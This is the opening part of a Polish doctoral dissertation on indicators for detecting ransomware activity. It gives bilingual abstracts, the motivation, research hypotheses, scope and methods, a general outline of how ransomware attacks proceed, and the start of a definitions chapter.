ZACHODNIOPOMORSKI UNIWERSYTET TECHNOLOGICZNY W SZCZECINIE

WYDZIAŁ INFORMATYKI

mgr inż. Michał Glet

Uniwersalny zestaw wskaźników do wykrywania ataków ransomware

Rozprawa doktorska

Promotor: prof. zw. dr hab. dr h.c. mult. Brunon Hołyst
Promotor pomocniczy: dr inż. Piotr Bora

Szczecin 2024

Streszczenie

Oprogramowanie ransomware stanowi poważne zagrożenie bezpieczeństwa. Opisane w pracy przykłady ataków pokazują, że zagrożenie to dotyczy państwa, organizacji/firmy jak również jednostek (pojedynczych użytkowników). Statystki związane zarówno z aktywnością samego oprogramowania ransomware jak również związane ze stratami jakie powodują pokazują, że zagrożenie jest duże oraz realne. Realne, gdyż dotyczy nas wszystkich - żadna instytucja rządowa, żadna firma, żaden użytkownik indywidualny nie jest w pełni bezpieczny. Autorzy ransomware z jednej strony udoskonalają ciągle oprogramowanie, a z drugiej strony udoskonalają metody infiltracji np. stosując wyrafinowane socjotechniki albo nieustanie szukając nowych podatności w oprogramowaniu. Z drugiej strony, te same statystki pokazują bardzo pozytywny trend - coraz mniej udanych ataków kończy się opłaceniem okupu. Może to świadczyć o coraz większej świadomości użytkowników o zagrożeniach, jakie niesie ze sobą oprogramowanie ransomware. Świadomości, która najprawdopodobniej sprawia, że coraz większa liczba użytkowników tworzy kopie zapasowe swoich cennych danych. Kopie zapasowe stanowią cenną broń w walce z ransomware - pozywają odzyskać dostęp do danych, nawet w przypadku udanego ataku kryptowirusa. Oczywiście kopie zapasowe nie powinny być jedynym zabezpieczeniem danych przed tego typu zagrożeniem. Ważne jest, aby każdy użytkownik systemu komputerowego korzystał z narzędzi aktywnie chroniących jego system. Takimi narzędziami są np. programy antywirusowe. Bezwzględnie należy z nich korzystać i bezwzględnie należy dbać o możliwie szybką oraz sprawną ich aktualizację (samego oprogramowania oraz używanej bazy wirusów).

Analizy oraz przewidywania badaczy bezpieczeństwa wskazują, że rynek ransomware będzie się w dalszym ciągu rozwijał. Wynika to chociażby z faktu bardzo wysokich przychodów, jakie osiągają grupy przestępcze. Średni czas życia oprogramowania ransomware zapewne w dalszym ciągu będzie spadał. W chwili obecnej wynosi on jedynie 70 dni. Oznacza to, że średnio po 70 dniach od pojawienia się dana wersja ransomware przestaje być aktywna (ataki przestają być skuteczne). Wynika to zapewne z faktu sprawniejszego działania producentów np. oprogramowania antywirusowego jak i organów ścigania. Niemniej jednak, przez 70 dni nowa wersja ransomware jest aktywna i może powodować wiele strat. Widać zatem, że aby skrócić znacząco średni czas życia oprogramowania ransomware, potrzebne są

techniki oraz narzędzia, które będą w stanie skutecznie wykrywać nowe wersje tego typu oprogramowania.

W przygotowanej dysertacji naukowej przeanalizowałem wybrane próbki oprogramowania ransomware i na tej podstawie wyodrębniłem ich cechy charakterystyczne związane z wykorzystywanymi funkcjami API systemu Windows. Dodatkowo zaproponowałem wykorzystanie metod badania losowości oraz kategoryzacji danych do wykrywania aktywnego ataku oprogramowania ransomware. W wyniku przeprowadzonych prac utworzona została koncepcja wskaźników detekcji aktywności oprogramowania ransomware. Istotną cechą zaproponowanych wskaźników jest fakt, iż powinny one wykrywać nowe, nieznane w momencie tworzenia, wersje oprogramowania ransomware. Dzięki temu, mechanizmy bezpieczeństwa korzystające z utworzonych wskaźników, powinny być w stanie skrócić znacząco średni czas życia nowych wersji tego typu oprogramowania. W pracy przedstawione zostały dodatkowo wyniki, jakie zostały osiągnięte podczas testów detekcji trwającego ataku oprogramowania ransomware z wykorzystaniem prototypowych implementacji zaproponowanych w pracy wskaźników.

Abstract

Ransomware software poses a serious security threat. The examples of attacks described in the paper show that this threat affects states, organizations/companies, as well as individuals (single users). Statistics related to both the activity of ransomware itself and the losses it causes show that the threat is significant and real. It is real because it affects us all - no government institution, no company, no individual user is entirely safe. Ransomware authors, on one hand, constantly improve the software, and on the other hand, refine infiltration methods, such as using sophisticated social engineering techniques or continually searching for new vulnerabilities in software. On the other hand, the same statistics show a very positive trend - fewer and fewer successful attacks end with ransom payment. This may indicate an increasing awareness of users about the threats posed by ransomware software. This awareness likely leads to more users creating backup copies of their valuable data. Backup copies are a valuable weapon in the fight against ransomware - they allow recovering access to data, even in the event of a successful crypto-virus attack. Of course, backups should not be the only protection of data against such threats. It is important that every computer system user uses tools that actively protect their system, such as antivirus programs. It is essential to use them and ensure their prompt and efficient update (both the software itself and the virus database used).

Security research analyses and forecasts indicate that the ransomware market will continue to develop. This is due, among other things, to the very high revenues achieved by criminal groups. The average lifespan of ransomware software will likely continue to decrease. Currently, it is only 70 days. This means that, on average, a version of ransomware ceases to be active (attacks stop being effective) after 70 days. This is probably due to the more efficient operation of antivirus software producers and law enforcement agencies. Nevertheless, for 70 days, a new version of ransomware is active and can cause a lot of damage. Thus, to significantly shorten the average lifespan of ransomware software, techniques and tools that can effectively detect new versions of this type of software are needed.

In the prepared scientific dissertation, I analyzed selected samples of ransomware software and, based on this, distinguished their characteristic features related to the used Windows API functions. Additionally, I proposed using methods of randomness examination and data

categorization to detect an active ransomware software attack. As a result of the conducted work, a concept of indicators for detecting ransomware software activity was created. An important feature of the proposed indicators is that they should detect new, unknown at the time of creation, versions of ransomware software. Thus, security mechanisms using the created indicators should be able to significantly shorten the average lifespan of new ransomware versions. The paper also presents the results achieved during tests of detecting ongoing ransomware software using prototype implementations of the indicators proposed in the paper.

Spis treści

I Uzasadnienie wyboru tematu badań

W dniu 5 lipca 2018 r. Sejm Rzeczpospolitej Polskiej przyjął ustawę o krajowym systemie cyberbezpieczeństwa[1]. W dniu 2 grudnia 2021 r. Sejm Rzeczpospolitej Polskiej przyjął ustawę o szczególnych zasadach wynagradzania osób realizujących zadania z zakresu cyberbezpieczeństwa[2]. Niedawno trwały prace legislacyjne nad projektem nowelizacji ustawy o krajowym systemie cyberbezpieczeństwa[3]. Widać w związku z tym, że w ostatnim czasie, cyberbezpieczeństwo i związane z nim zagadnienia, stały się istotnym elementem polskiego porządku prawnego. Ustawa z dnia 5 lipca 2018 r. definiuje cyberbezpieczeństwo jako „odporność systemów informacyjnych na działania naruszające poufność, integralność, dostępność i autentyczność przetwarzanych danych lub związanych z nimi usług oferowanych przez te systemy". Dodatkowo, ustawa nakłada na określone podmioty obowiązek publikacji informacji o zagrożeniach występujących w cyberprzestrzeni oraz porad, jak się przed tymi zagrożeniami zabezpieczać. Przykładowo, na stronach internetowych Sądu Rejonowego w Mikołowie możemy znaleźć ransomware na liście najpopularniejszych zagrożeń w cyberprzestrzeni[4]. Zgodnie z opublikowanymi tam informacjami, ransomware to „atak polegający na zaszyfrowaniu danych w systemie docelowym i zażądaniu okupu w zamian za umożliwienie użytkownikowi ponownego dostępu do danych". W bardziej ogólnym znaczeniu, ransomware należy traktować jako rodzaj złośliwego oprogramowania, które jest wykorzystywane do przeprowadzania tego typu ataków.

W chwili obecnej ataki z wykorzystaniem oprogramowania typu ransomware stanowią jedno z najpoważniejszych zagrożeń bezpieczeństwa dla użytkowników prywatnych, firm, organizacji, jednostek samorządowych oraz rządowych. Udany atak tego typu, w większości przypadków, kończy się trwałą utratą danych – dane zostają zaszyfrowane. Dodatkowo, część oprogramowania typu ransomware, przesyła wrażliwe dane na serwery atakujących (np. klucze prywatne do portfeli kryptowalut). Znane są przypadki ataków, które doprowadzały

[1] Ustawa z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa, https://isap.sejm.gov.pl/isap.nsf/download.xsp/WDU20180001560/U/D20181560Lj.pdf, (dostęp 01.2022)
[2] Ustawa z dnia 2 grudnia 2021 r. o szczególnych zasadach wynagradzania osób realizujących zadania z zakresu cyberbezpieczeństwa, http://isap.sejm.gov.pl/isap.nsf/download.xsp/WDU20210002333/T/D20212333L.pdf, (dostęp 01.2022)
[3] Kluczowa faza prac nad ustawą o KSC, https://www.gov.pl/web/baza-wiedzy/kluczowa-faza-prac-nad-ustawa-o-ksc, (dostęp 01.2022)
[4] Cyberbezpieczeństwo, Sąd Rejonowy w Mikołowie, https://www.mikolow.sr.gov.pl/cyberbezpieczestwo,m,m2,293 (dostęp 01.2022)

firmy do bankructwa[5]. Oprogramowanie typu ransomware stanowi zatem zagrożenie bezpieczeństwa zarówno państwa, społeczeństwa jak i jednostki.

W wymiarze państwowym zagrożenie bezpieczeństwa związane jest m.in. z:

- Możliwością czasowego paraliżu funkcjonowania istotnych instytucji państwowych (kancelarii Prezydenta Rzeczpospolitej Polskiej, kancelarii Prezesa Rady Ministrów, Sejmu, Senatu, ministerstw, urzędów i agencji rządowych, itp.)
- Możliwość czasowej dezorganizacji funkcjonowania instytucji i mechanizmów związanych z bezpieczeństwem państwa (wojsko, policja, straż pożarna, agencje bezpieczeństwa, służby specjalne, itp.).
- Możliwością kradzieży danych o znaczeniu państwowym.
- Możliwością trwałego uszkodzenia składowanych i przetwarzanych danych o znaczeniu państwowym.

W wymiarze społecznym zagrożenie bezpieczeństwa związane jest m.in. z:

- Możliwością czasowego paraliżu funkcjonowania instytucji ważnych społecznie (np. urzędów, szpitali, firm, jednostek policji, jednostek straży pożarnej, jednostek straży miejskiej, itp.).
- Możliwością kradzieży danych związanych z obywatelami (np. dane osobowe, inne dane wrażliwe).
- Możliwością trwałego uszkodzenia składowanych i przetwarzanych danych.
- Możliwością strat wizerunkowych i finansowych.

W wymiarze jednostki zagrożenie bezpieczeństwa związane jest m.in. z:

- Możliwością kradzieży osobistych danych.
- Możliwością straty finansowej.
- Możliwością trwałego uszkodzenia prywatnych danych (np. zdjęcia, filmy, dokumenty, itp.).
- Możliwością trwałego uszkodzenia danych zawodowych (utrata danych używanych do wykonywania pracy zarobkowej).

[5] Ransomware vicitim Travelex forced into bankruptcy, Security Magazine, 2020, https://www.securitymagazine.com/articles/93062-ransomware-vicitim-travelex-forced-into-bankruptcy (dostęp 01.2022)

Problem ataków z wykorzystaniem oprogramowania typu ransomware jest zatem niezwykle istotny w kontekście szeroko rozumianego bezpieczeństwa, zarówno w wymiarze państwowym, społecznym jak i indywidualnym. Jest to więc problem globalny, który może dotyczyć państw, społeczeństwa oraz jednostek z dowolnego obszaru świata.

Atak z wykorzystaniem oprogramowania typu ransomware składa się przeważnie z następujących etapów[6]:

- Przeprowadzana jest kampania malware'owa (zbiór czynności, których celem jest dostarczenie na komputer ofiary złośliwego oprogramowania) - infiltracja.
- Na komputerze ofiary uruchomione zostaje oprogramowanie, które pobiera wersję binarną ransomware (payload).
- Na komputerze ofiary, zazwyczaj w trybie uprzywilejowanym, uruchamiane jest oprogramowanie ransomware.
- Oprogramowanie ransomware szyfruje określone rodzaje plików (cyfrowych danych). Często, oprócz samego szyfrowania, malware wykrada dane przesyłając je bezpośrednio na serwery cyberprzestępców.
- Po zakończeniu szyfrowania następuje faza zacierania śladów – usuwane są np. wpisy z logów systemowych, wersje binarne wirusów.
- Na koniec użytkownik jest informowany o ataku oraz o sposobie zapłaty okupu.

Kampania malware'owa stanowi zbiór technik informatycznych, socjotechnik oraz innych aktywności cyberprzestępców, które docelowo mają umożliwić uruchomienie złośliwego oprogramowania na komputerze ofiary. Często elementem prowadzonych kampanii malware'owch są e-maile zawierające linki do stron WWW ze złośliwym oprogramowaniem[7], e-maile zawierające zainfekowane załączniki[8], zainfekowane strony WWW. Kampanie tego typu nastawione są głównie na jednostkowych użytkowników i wykorzystują często zaawansowane socjotechniki (np. brak płatności za fakturę umieszczoną w załączniku wiadomości e-mail). Uruchomione w ten sposób złośliwe oprogramowanie, zazwyczaj, samo z siebie nie jest groźne. Jego zadanie jest bardzo proste – pobranie na komputer ofiary

[6] The 7 Stages of a Ransomware Attack, Zerto IT Resilience Platform, 2021, https://www.zerto.com/blog/ransomware-recovery/the-7-stages-of-a-ransomware-attack (dostęp 01.2022)
[7] Malvertising, https://en.wikipedia.org/wiki/Malvertising, (dostęp 01.2022)
[8] Necurs Botnet: From Sending Email With Ransomware to SPAM Pump&Dump, Anubisnetworks, https://www.anubisnetworks.com/blog/necurs-botnet-from-sending-email-with-ransomware-to-spam-pumpdump, (dostęp 01.2022)

docelowego ładunku (payload), odpowiednie jego przygotowanie oraz uruchomienie. W przypadku ataków z wykorzystaniem oprogramowania ransomware, ładunkiem jest zazwyczaj wersja binarna wirusa. Innym przykładem kampanii malware'owych są kampanie zautomatyzowane, przeprowadzane za pomocą bot'ów komputerowych[9]. W tym przypadku, bot, czyli niewielki program komputerowy, przeszukuje zasoby sieci Internet i szuka w nich urządzeń posiadających określone podatności. Jeżeli taki zasób (komputer, dysk NAS, router, itp.) zostanie odnaleziony, bot próbuje wykorzystać podatność i uruchomić złośliwe oprogramowanie na atakowanym urządzeniu. Jednym z przykładów tego typu ataku są, przeprowadzane w okresie grudzień 2021 – styczeń 2022, zmasowane kampanie malware'owe przeciwko użytkownikom urządzeń typu NAS firmy QNAP[10]. Urządzenia te, jeżeli nie są regularnie aktualizowane, są podatne na te ataki. W wyniku infekcji zaszyfrowane zostają dane składowane na urządzeniu NAS. Odpowiada za to oprogramowanie ransomware z rodziny QLocker. Innym przykładem zautomatyzowanych ataków mogą być ataki korzystające z tak zwanych podatności zero-day[11]. Tego typu ataki wykonywane są przeważnie na zlecenie rządów, agencji rządowych oraz dużych organizacji przestępczych. Wynika to z faktu, iż do ich przeprowadzenia niezbędne jest posiadanie odpowiedniej jakości zasobów zarówno ludzkich jak i technicznych. Zasoby te są wykorzystywane do poszukiwań tego typu luk bezpieczeństwa. Podatności typu zero-day nie są początkowo znane w domenie publicznej. W związku z tym pozwalają na eksplorację podatnych systemów do czasu naprawy błędu przez producenta oprogramowania/urządzenia. Czasami zatem, możliwe jest korzystanie z tego typu podatności przez wiele miesięcy[12] – do czasu odkrycia jej przez badaczy bezpieczeństwa lub producenta oprogramowania/urządzenia. Wykorzystanie podatności typu zero-day może powodować destabilizację pracy wielu instytucji, rządów jak i całych państw. W związku z tym tego typu narzędzia można czasami porównywać do konwencjonalnej broni, a ataki z ich wykorzystaniem do próby agresji zbrojnej. Przykładowo, w momencie pisania tej koncepcji trwał atak, z wykorzystaniem oprogramowania typu

[9] Ransomware: Cyber criminals are still exploiting these old vulnerabilities, so patch now, ZDNet, 2021 https://www.zdnet.com/article/ransomware-cyber-criminals-are-still-exploiting-years-old-vulnerabilities-to-launch-attacks/, (dostęp 01.2022)
[10] QNAP NAS devices are under attack, experts warn of a new Qlocker ransomware campaign that hit devices worldwide, Securityaffairs, 2022, https://securityaffairs.co/wordpress/126776/cyber-crime/qlocker-ransomware-attacks-qnap-nas.html, (dostęp 01.2022)
[11] Zero-day (computing), Wikipedia, https://en.wikipedia.org/wiki/Zero-day_(computing), (dostęp 01.2022)
[12] EternalBlue, Wikipedia, https://en.wikipedia.org/wiki/EternalBlue, (dostęp 01.2022)

wipeware, na rządowe serwisy WWW Ukrainy[13]. Wipeware jest bardzo agresywną odmianą oprogramowania typu ransomware. Jego działanie również polega na szyfrowaniu danych. W odróżnieniu jednak od klasycznej wersji ransomware, wipeware nie umożliwia odzyskania danych – atakujący nie żądają okupu ani nie udostępniają danych (np. kluczy kryptograficznych) umożliwiających odzyskanie uszkodzonych plików. Atak z wykorzystaniem wipeware ma zatem jeden cel – trwałe zniszczenie danych drugiej strony i uniemożliwienie jej prawidłowego działania. Innymi przykładami wykorzystywania wipeware jako broni przeciwko firmom oraz państwom są np. ataki na irańskie firmy paliwowe przeprowadzone z wykorzystaniem wirusa Wiper[14], ataki na saudyjskie firmy energetyczne przeprowadzane w latach 2012-2016 z wykorzystaniem wirusów z rodziny Shamoon[15], czy też ataki z 2017 roku na ukraińskich użytkowników komputerów z wykorzystaniem wirusa z rodziny Petya[16], zmodyfikowanego tak, aby działał jak wipeware.

Oprogramowanie typu ransomware, wraz z jego modyfikacjami jak np. wipeware, może być wykorzystywane zarówno przez cyberprzestępców, jak również rządy i państwa, do prowadzenia ataków w cyberprzestrzeni. W odróżnieniu od działań rządów i państw, celem cyberprzestępców jest chęć uzyskania zysku. Dlatego też, ich ataki z wykorzystaniem oprogramowania ransomware, mają na celu zmuszenie użytkownika do zapłaty określonej ilości pieniędzy – okupu. Okup stanowi źródło przychodu organizacji przestępczych stojących za atakiem ransomware. Organizacje te, celem utrudnienia pracy jednostek zajmujących się zwalczaniem cyberprzestępczości, żądają zapłaty w postaci kryptowalut – zazwyczaj Bitcoin'ów[17]. Informacje o sposobie zapłaty okupu udostępniają w sieci Tor[18] (darknet). Takie działania dodatkowo utrudniają identyfikację i lokalizację cyberprzestępców. Po zapłacie okupu użytkownik powinien otrzymać dane (np. klucze kryptograficzne), umożliwiające

[13] Ukraina: Zmasowany atak hakerski na strony rządowe, Gazeta Prawna, 2022, https://www.gazetaprawna.pl/wiadomosci/swiat/artykuly/8333044,ukraina-hakerzy-atak-strony-rzadowe.html, (dostęp 01.2022)
[14] Wiper Malware That Hit Iran Left Possible Clues of Its Origins, Wired, 2012, https://www.wired.com/2012/08/wiper-possible-origins/, (dostęp 01.2022)
[15] Compromise of Saudi Aramco and RasGas, 2012, Council on Foreign Relations, https://www.cfr.org/cyber-operations/compromise-saudi-aramco-and-rasgas, (dostęp 01.2022)
[16] From Ransomware to Wipeware: How NotPetya is Changing the Threat Landscape, Druva, 2017, https://www.druva.com/blog/ransomware-wipeware-how-notpetya-is-changing-threat-landscape/, (dostęp 01.2022)
[17] Bitcoin, Wikipedia, https://en.wikipedia.org/wiki/Bitcoin, (dostęp 01.2022)
[18] Tor (network), Wikipedia, https://en.wikipedia.org/wiki/Tor_(network), (dostęp 01.2022)

odzyskanie zaszyfrowanych plików. Niestety, statystki pokazują, że po zapłacie okupu, tylko w 65 % przypadków[19] udaje się odzyskać dane.

Atak z wykorzystaniem oprogramowania ransomware stanowią zatem bardzo poważne zagrożenie zarówno w kontekście bezpieczeństwa jednostki, bezpieczeństwa społecznego jak również bezpieczeństwa całych państw. Zagrożenie to, pomimo licznych działań ze strony producentów oprogramowania antywirusowego, administratorów sieci jak i samych użytkowników, nie maleje. Łatwość osiągania korzyści finansowych przez cyberprzestępców oraz łatwość prowadzenia działań wojennych w cyberprzestrzeni, powoduje nieustanny rozwój oprogramowania typu ransomware. Tworzone są kolejne generacje znanych wersji tego typu oprogramowania, jak również powstają zupełnie nowe rozwiązania. Oprogramowanie to staje się coraz bardziej skomplikowane i trudniejsze do wykrycia z wykorzystaniem obecnie stosowanych metod. Wczesne wykrycie jest jednym z kluczowych aspektów w walce z tego typu atakami. Pozwala m.in. na minimalizowanie strat (tylko część danych zostaje zaszyfrowana), jak również na podjęcie prób odzyskania danych wykorzystywanych w procesie szyfrowania. Przykładowo, wczesne wykrycie ataku z wykorzystaniem ransomware QLocker, umożliwia jego przerwanie poprzez fizyczne wyłączenie urządzenia QNap. Następnie, dysk twardy takiego urządzenia można poddać analizie na obecność logów z oprogramowania 7z, które zostało wykorzystane do szyfrowania danych. W wielu przypadkach takie logi udaje się odnaleźć, a z nich udaje się odczytać używane przez ransomware hasło. Nie jest to możliwe, gdy QLocker przeprowadzi atak do końca – logi zostają wtedy usunięte.

O istocie rosnących problemów związanych z cyberbezpieczeństwem mogą też świadczyć statystki polskiej Policji. Ataki z wykorzystaniem oprogramowania typu ransomware traktowane są jak sabotaż komputerowy i klasyfikowane jako przestępstwa z art. 268a k.k. Liczba przestępstw z art. 268a k.k. w roku 2020 była o ponad 108% wyższa niż w roku 2018[20]. Dodatkowo należy założyć, bazując na doświadczeniu autora zdobytym podczas analizy rzeczywistych przypadków ataków ransomware, że część ofiar nie zgłasza organom ścigania

[19] The State of Ransomware 2021, Sophos, 2021, https://news.sophos.com/en-us/2021/04/27/the-state-of-ransomware-2021/, (dostęp 01.2022)
[20] Gazeta Policyjna Nr 2 specjalny, grudzień 2021

zaistniałych incydentów. Dlatego też, rzeczywista liczba ataków na urzędy, firmy oraz obywateli RP może być znacząco większa.

W związku z powyższym, w ramach dysertacji naukowej, przedstawię autorską koncepcję mechanizmu bezpieczeństwa, który będzie umożliwiał wykrywanie aktywności oprogramowania typu ransomware na wczesnym etapie jego działania. Dzięki temu, możliwa będzie minimalizacja szkód wyrządzonych przez atak z wykorzystaniem tego typu oprogramowania. Mechanizm ten związany będzie z fazą szyfrowania danych przez oprogramowanie typu ransomware. Ochrona przed pozostałymi fazami ataku, w tym np. ochrona przed fazą kampanii malware'owej, nie będzie stanowiła celów ani zakresu prowadzonych badań.

I.1 Przedmiot i cele badań

Przedmiotem badań w planowanej rozprawie doktorskiej jest bezpieczeństwo danych w kontekście ataków z wykorzystaniem oprogramowania typu ransomware, przekładające się na bezpieczeństwo w ujęciu jednostki, społeczeństwa jaki i państwa. Badania mają charakter teoretyczny polegający na wyjaśnieniu sposobu działania oprogramowania ransomware oraz określeniu skutecznych metod wykrywania jego aktywności (wskaźników). Uzyskane wyniki badań będą miały istotne znaczenie aplikacyjne i będą stanowiły podstawę to przeprowadzenia prac implementacyjnych, umożlwiających wytworzenie systemu bezpieczeństwa pozwalającego na wykrywanie oraz neutralizację ataków z wykorzystaniem oprogramowania ransomware.

Celem badań jest utworzenie autorskiej koncepcji mechanizmu, umożliwiającego wykrywanie ataków z wykorzystaniem oprogramowania typu ransomware. Mechanizm ten ma na celu zwiększenie poziomu bezpieczeństwa państwa, społeczeństwa oraz jednostki. W odróżnieniu od wielu istniejących rozwiązań, mechanizm ma pozwalać na wykrywanie aktywności oprogramowania ransomware na wczesnym etapie działania. Dzięki temu, możliwe będzie minimalizowanie ewentualnych strat, jakie w wyniku ataku poniesie ofiara. Mechanizm korzystał będzie ze wskaźników detekcyjnych, opracowanych na podstawie przeprowadzonych analiz próbek oprogramowania ransomware. Jednym z dodatkowych celów opracowywanych wskaźników będzie wykrywanie aktywności nowych, wcześniej nieznanych, wersji kryptowirusów.

Celem poznawczym badań jest analiza sposobu funkcjonowania oprogramowania typu ransomware oraz analiza metod umożliwiających wykrywanie jego działania.

I.2 Problemy badawcze

I.2.1 Ogólny problem badawczy

Ogólnym problemem badawczym jest odpowiedź na pytanie w jaki sposób zwiększyć poziom bezpieczeństwa państwa, społeczeństwa oraz jednostki w kontekście ataków z wykorzystaniem oprogramowania typu ransomware?

I.2.2 Szczegółowe problemy badawcze

Szczegółowe problemy badawcze, to:

- Jakie cechy charakterystyczne posiada oprogramowanie typu ransomware?
- Jaki wpływ mają najczęściej używane mechanizmy bezpieczeństwa na wykrywanie aktywności oprogramowania typu ransomware?
- Jaki wpływ ma oprogramowanie typu ransomware na systemy tworzenia kopii bezpieczeństwa?
- Jak można wykrywać, bazując na określonych wcześniej cechach charakterystycznych, aktywność oprogramowania typu ransomware?
- Z jakich komponentów ma się składać i w jaki sposób ma działać mechanizm bezpieczeństwa umożliwiający wczesne wykrywanie ataków z wykorzystaniem oprogramowania ransomware?

I.3 Hipotezy badawcze

W związku z opisanymi powyżej problemami badawczymi oraz planowanymi badaniami, określona została główna hipoteza badawcza oraz pięć szczegółowych hipotez badawczych.

I.3.1 Główna hipoteza badawcza

Opracowane autorskie wskaźniki wykrywania ataków typu ransomware zwiększą poziom bezpieczeństwa danych w ujęciu bezpieczeństwa jednostki, społeczeństwa oraz państwa.

I.3.2 Szczegółowe hipotezy badawcze

- HS1: Cechy charakterystyczne wyodrębnione na podstawie analizy wybranych próbek oprogramowania ransomware umożliwią utworzenie zestawu wskaźników wykrywających aktywność w systemie operacyjnym wirusa typu ransomware.

- HS2: Wykorzystanie funkcji LSH/LPH[21] umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.
- HS3: Wykorzystanie mechanizmu pułapek typu honeypot[22] umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.
- HS4: Wykorzystanie mechanizmów badania poziomu losowości danych umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.

I.4 Zakres badań

W związku z określonym powyżej przedmiotem i celem badań, problemami oraz hipotezami badawczymi, zakres prowadzonych badań obejmował będzie:

- Geneza powstania oprogramowania ransomware.
- Charakterystykę wybranych ataków z wykorzystaniem oprogramowania ransomware.
- Wpływ ataku z wykorzystaniem oprogramowania ransomware na bezpieczeństwo jednostki, społeczeństwa oraz państwa.
- Wpływ czasu wykrycia aktywności oprogramowania ransomware na bezpieczeństwo jednostki, społeczeństwa oraz państwa.
- Charakterystykę sposób działania oprogramowania ransomware.
- Cechy charakterystyczne oprogramowania ransomware.
- Możliwość wykorzystania cechy charakterystycznych oprogramowania ransomware w mechanizmie bezpieczeństwa umożliwiającym wykrywanie aktywności wirusa.
- Możliwość wykorzystania funkcji LPH/LSH w mechanizmie bezpieczeństwa umożliwiającym wykrywanie aktywności oprogramowania ransomware.
- Możliwość wykorzystania pułapek typu honeypot w mechanizmie bezpieczeństwa umożliwiającym wykrywanie aktywności oprogramowania ransomware.
- Koncepcję autorskiego zestawu wskaźników detekcyjnych umożliwiających wykrycie aktywności oprogramowania ransomware.

[21] Locality-sensitive_hashing, Wikipedia, https://en.wikipedia.org/wiki/Locality-sensitive_hashing, (dostęp 01.2022)
[22] What is a honeypot?, Kaspersky, https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot, (dostęp 01.2022)

I.5 Metody badawcze

Na potrzeby rozwiązania zdefiniowanych powyżej problemów badawczych oraz weryfikacji przedstawionych hipotez, wykorzystane zostaną hipotetyczno-dedukcyjne metody badawcze[23], polegające na odwoływaniu się do zachodzących w otoczeniu faktów, prognozowaniu faktów, a następnie ich weryfikowaniu przy stosowaniu hipotetycznych twierdzeń tylko częściowo weryfikowalnych.

Na potrzeby badań związanych z koncepcją autorskiego zestawu wskaźników wykrywających ataki z wykorzystaniem oprogramowania typu ransomware, wykorzystana zostanie metoda projektowania systemów informatycznych, polegająca na sprecyzowaniu oraz teoretycznym zweryfikowaniu założeń koncepcji przed jej rzeczywistą realizacją (implementacją). Metoda ta pozwala zmniejszyć ryzyko niepowodzenia oraz błędów podczas realizacji koncepcji.

I.6 Aktualny stan badań

Przegląd polskojęzycznej literatury oraz artykułów naukowych poruszających kwestie mechanizmów bezpieczeństwa, umożliwiających wykrywanie aktywności oprogramowania typu ransomware, pozwala stwierdzić, że problematyka ta nie jest w wystarczającym stopniu zbadana. Ta sytuacja może wskazywać, że naukowcy zajmujący się kwestiami bezpieczeństwa cybernetycznego, problem ochrony przed atakami z wykorzystaniem oprogramowania typu ransomware, zostawiają do analizy oraz rozwiązania pracownikom firm produkujących oprogramowanie antywirusowe. Podejście takie nie jest korzystne w kontekście ochrony przed atakami z wykorzystaniem ransomware, ponieważ badania, koncepcje oraz analizy naukowe, mogą stanowić ciekawy, nieoczywisty oraz nowatorski sposób rozwiązania problemu, jakim jest szkodliwe działanie oprogramowania typu ransomware.

Próżno jest szukać w polskiej literaturze oraz publikacjach naukowych opracowań w pełni oraz wyczerpująco opisujących określone powyżej problemy oraz cele badawcze. Najczęściej można znaleźć opis przeprowadzonych ataków z wykorzystaniem oprogramowania typu ransomware oraz odniesienia do problematyki przy okazji opisywania zagadnień związanych z szeroko pojętym cyberbezpieczeństwem.

[23] Informatyka jako samodzielna dziedzina. Metody badawcze i projektowe, Biblioteka Cyfrowa PW, https://bcpw.bg.pw.edu.pl/Content/1702/PDF/04ati_metody.pdf, (dostęp 01.2022)

W związku z powyższym, dysertacja naukowa, w kontekście polskojęzycznych artykułów naukowych oraz literatury, ma unikatowy i innowacyjny charakter.

II Oprogramowanie ransomware

W niemniejszym rozdziale przestawione zostały najistotniejsze, w kontekście dalszej części pracy, definicje oraz pojęcia związane z tematyką oprogramowania ransomware.

II.1 Podstawowe pojęcia

II.1.1 Informacje

Informacja to przetworzona i zrozumiała treść lub komunikat, który zawiera konkretne dane lub wiadomości, mające wartość i znaczenie dla odbiorcy. Informacja wynika z interpretacji danych i dostarcza odpowiedzi na konkretne pytania lub pomaga w zrozumieniu określonych zjawisk, sytuacji lub kontekstu. Informacja może być przekazywana w różnych formach, takich jak tekst, obrazy, dźwięki, wideo itp.

Kluczową cechą informacji jest jej przydatność i zdolność do wpływania na podejmowanie decyzji lub rozumienie określonych aspektów rzeczywistości. Informacja jest często przekazywana w celu komunikacji, edukacji, analizy danych czy podejmowania działań. Może być również przechowywana, udostępniana i przetwarzana w różnych kontekstach, w tym w systemach komputerowych, mediach, organizacjach i komunikacji międzyludzkiej.

II.1.2 Dane

Dane to reprezentacje faktów, informacji lub wartości, które można zarejestrować, przechowywać, przesyłać lub przetwarzać w celu analizy, wykorzystania i podejmowania decyzji. Mogą przyjmować różne formy, takie jak tekst, liczby, obrazy, dźwięki, wideo itp. Dane są podstawowym składnikiem informacji, które stanowią istotny element w dzisiejszym świecie cyfrowym.

Dane mogą być przechowywane w różnych formatach i źródłach, takich jak bazy danych, pliki tekstowe, arkusze kalkulacyjne, systemy informatyczne, a także zbierane z różnych źródeł, takich jak sensory, urządzenia pomiarowe, formularze internetowe itp. Są one przetwarzane za pomocą systemów komputerowych w celu generowania informacji, które mogą być wykorzystywane do podejmowania decyzji, analizy trendów, badania i wielu innych celów. Dane stanowią nieodłączny element w wielu dziedzinach, w tym w analizie danych, badaniach naukowych, zarządzaniu przedsiębiorstwem, systemach informacyjnych, informatyce, a także w codziennym życiu.

Danych nie należy mylić z informacją. Informacja i dane to dwa powiązane, ale różne pojęcia w kontekście przetwarzania informacji. Oto główne różnice między nimi:

- Sens i zrozumienie - dane to surowe, nieprzetworzone fakty, liczby lub symbole, które niekoniecznie mają znaczenie lub sens w izolacji. Informacja to dane, które zostały przetworzone, zinterpretowane i nadane znaczenie. Informacja jest zrozumiała i użyteczna, ponieważ dostarcza kontekstu lub odpowiedzi na konkretne pytania.
